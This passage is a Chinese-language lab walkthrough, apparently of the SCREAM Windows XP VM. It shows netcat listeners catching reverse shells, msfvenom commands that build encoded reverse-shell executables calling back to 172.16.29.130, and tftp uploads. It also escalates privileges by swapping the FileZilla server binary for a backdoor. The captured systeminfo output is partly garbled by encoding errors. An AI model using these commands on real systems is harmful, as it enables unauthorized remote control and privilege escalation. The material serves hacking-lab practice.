
```
Using binary mode to transfer files.
ftp> cd root/cgi-bin
250 CWD successful. "/root/cgi-bin" is current directory.
ftp> dir
229 Entering Extended Passive Mode (|||1103|)
150 Connection accepted
────────── 1 ftp ftp            579 Oct 15 11:27 1.pl
────────── 1 ftp ftp              7 Oct 15 11:09 1.txt
────────── 1 ftp ftp            581 Oct 15 11:30 2.pl
────────── 1 ftp ftp            127 Oct 15 11:33 shell.pl
────────── 1 ftp ftp            547 Oct 15 11:23 shell.ps1
226 Transfer OK
ftp> 
```

```
(正在读取数据库 ... 系统当前共安装有 448173 个文件和目录。)
准备解压 .../rlwrap_0.46.1-1_amd64.deb  ...
正在解压 rlwrap (0.46.1-1) ...
正在设置 rlwrap (0.46.1-1) ...
update-alternatives: 使用 /usr/bin/rlwrap 来在自动模式中提供 /usr/bin/readlin
e-editor (readline-editor)
正在处理用于 man-db (2.11.2-3) 的触发器 ...
正在处理用于 kali-menu (2023.4.5) 的触发器 ...

┌──(kali㉿kali)-[~]
└─$ rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.16.29.130] from (UNKNOWN) [172.16.29.133] 1105
echo %username%
alex
```

5. 如上，成功getshell

三、权限提升

1. systeminfo查看系统信息，如下，是32位的系统




```
systeminfo

◆◆◆◆◆◆:          SCREAM
OS ◆◆◆◆:         Microsoft Windows XP Professional
OS ◆汾:         5.1.2600 Service Pack 2 Build 2600
OS ◆◆◆◆◆◆:       Microsoft Corporation
OS ◆◆◆◆:         ◆◆◆◆◆◆◆◆վ
OS ◆◆◆◆◆◆◆◆:     Uniprocessor Free
ע◆◆◆◆◆◆◆◆◆◆◆:  sec
ע◆◆◆◆◆◆:
◆◆Ʒ ID:        76481-011-2891062-22823
◆◆ʼ◆◆9:49:13 ,2023-10-15   :◆◆◆◆π
ϵͳ◆◆◆◆ʱ◆◆:     0 ◆◆ 1 Cʱ 47 ◆◆ 7 ◆◆
ϵͳ◆◆◆◆◆◆:        VMware, Inc.
ϵͳ◆ͺ◆:          VMware Virtual Platform
ϵͳ◆◆◆◆:          X86-based PC
◆◆◆◆◆◆:              ◆◆1 ◆◆π ◆◆◆◆◆◆◆◆◆◆◆
                   [01]: x86 Family 6 Model 158 Stepping 13 GenuineIntel ~2304
 Mhz
BIOS ◆汾:          INTEL  - 6040000
Windows Ŀ¼:       C:\WINDOWS
ϵͳĿ¼:          C:\WINDOWS\system32
◆◆◆◆◆豸:           \Device\HarddiskVolume1
ϵͳ◆◆◆◆◆◆◆◆◆:      zh-cn;◆◆◆◆(◆й◆)
◆◆◆⍰ ◆◆◆◆◆◆◆◆◆:    zh-cn;◆◆◆◆(◆й◆)
ʱ◆◆:               ◆◆ō
◆◆◆◆◆511      :◆◆◆◆◆ڴ MB
◆◆◆ō◆◆◆◆◆◆◆242    :◆ڴ MB
◆◆◆◆◆2,048 :◆◆◆◆  :◆ڴ MB
◆◆◆◆◆2,005    :◆◆◆◆  :◆ڴ MB
◆◆◆◆◆43 :◆◆◆◆'  :◆ڴ MB
```

2. 切换交互式shell

   - 使用msf生成反弹shell的可执行文件


```
msfvenom -p windows/shell_reverse_tcp LHOST=172.16.29.130 LPORT=80 -e
x86/shikata_ga_nai -f exe > shell222.exe
```

   - 上传到靶机并执行



```
tftp> put shell222.exe cgi-bin/shell222.exe
tftp> 
2023-10-15  11:27               579 1.pl
2023-10-15  11:09                 7 1.txt
2023-10-15  11:30               581 2.pl
2023-10-15  12:01            38,991 nc.exe
2023-10-15  13:00            74,719 shell.exe
2023-10-15  11:33               127 shell.pl
2023-10-15  11:23               547 shell.ps1
2023-10-15  13:02            73,802 shell1.exe
2023-10-15  13:03               146 shell123.pl
2023-10-15  13:06               151 shell2.pl
2023-10-15  13:35            73,802 shell222.exe
2023-10-15  13:10                81 shell3.pl
              12 File(s)        263,533 bytes
               2 Dir(s)  39,886,340,096 bytes free
shell222.exe
```


   - 成功获取到交互式shell



```
└─$ rlwrap nc -lvp 80
listening on [any] 80 ...
172.16.29.133: inverse host lookup failed: Unknown host
connect to [172.16.29.130] from (UNKNOWN) [172.16.29.133] 114
Microsoft Windows XP [◆汾 5.1.2600]
(C) ◆◆Ȩ◆◆◆◆ 1985-2001 Microsoft Corp.

c:\www\root\cgi-bin>whoami
whoami
'whoami' ◆◆◆◆◆ڲ◆◆◆◆◆◆◆◆Ҳ◆◆◆ǿ◆◆◆◆◆eĳ◆◆◆
◆◆◆◆◆◆◆◆◆◆ļ◆◆◆
```

3. 查看启动的任务，发现有FileZilla Server FTP server，可通过劫持进程来提升权限

```
net start
```



```
c:\www\root\cgi-bin>net start
net start
◆Ѿ◆◆◆◆◆◆◆◆◆◆ Windows ◆◆◆◆:

   Application Layer Gateway Service
   AVG Free WatchDog
   Bluetooth Support Service
   COM+ Event System
   Cryptographic Services
   DCOM Server Process Launcher
   DHCP Client
   Distributed Link Tracking Client
   DNS Client
   Error Reporting Service
   Event Log
   Fast User Switching Compatibility
   FileZilla Server FTP server
   FreeSSHDService
   Help and Support
   IPSEC Services
   Logical Disk Manager
```

4. 停止FileZilla Server FTP server

```
net stop "FileZilla Server FTP server"
```

5. 生成一个新的shell后门，并上传到靶机上

```
msfvenom -p windows/shell_reverse_tcp LHOST=172.16.29.130 LPORT=6666 -e
x86/shikata_ga_nai -f exe > shell333.exe
```

6. 将FileZilla server.exe重命名

```
rename "FileZilla server.exe" "FileZilla server.exe.bak"
```


7. 复制shell后门到FileZilla Server目录下并重命名为FileZilla server.exe

```
copy \www\root\cgi-bin\shell333.exe "FileZilla server.exe"
```

8. kali上开启监听，端口为上面反弹shell指定的6666端口，重新启动FileZilla server

```
net start "FileZilla Server FTP server"
```

9. 成功提权



```
└─$ nc -lvnp 6666
listening on [any] 6666 ...
connect to [172.16.29.130] from (UNKNOWN) [172.16.29.133] 1177
Microsoft Windows XP [◆汾 5.1.2600]
(C) ◆◆Ȩ◆◆◆◆ 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>whoami
```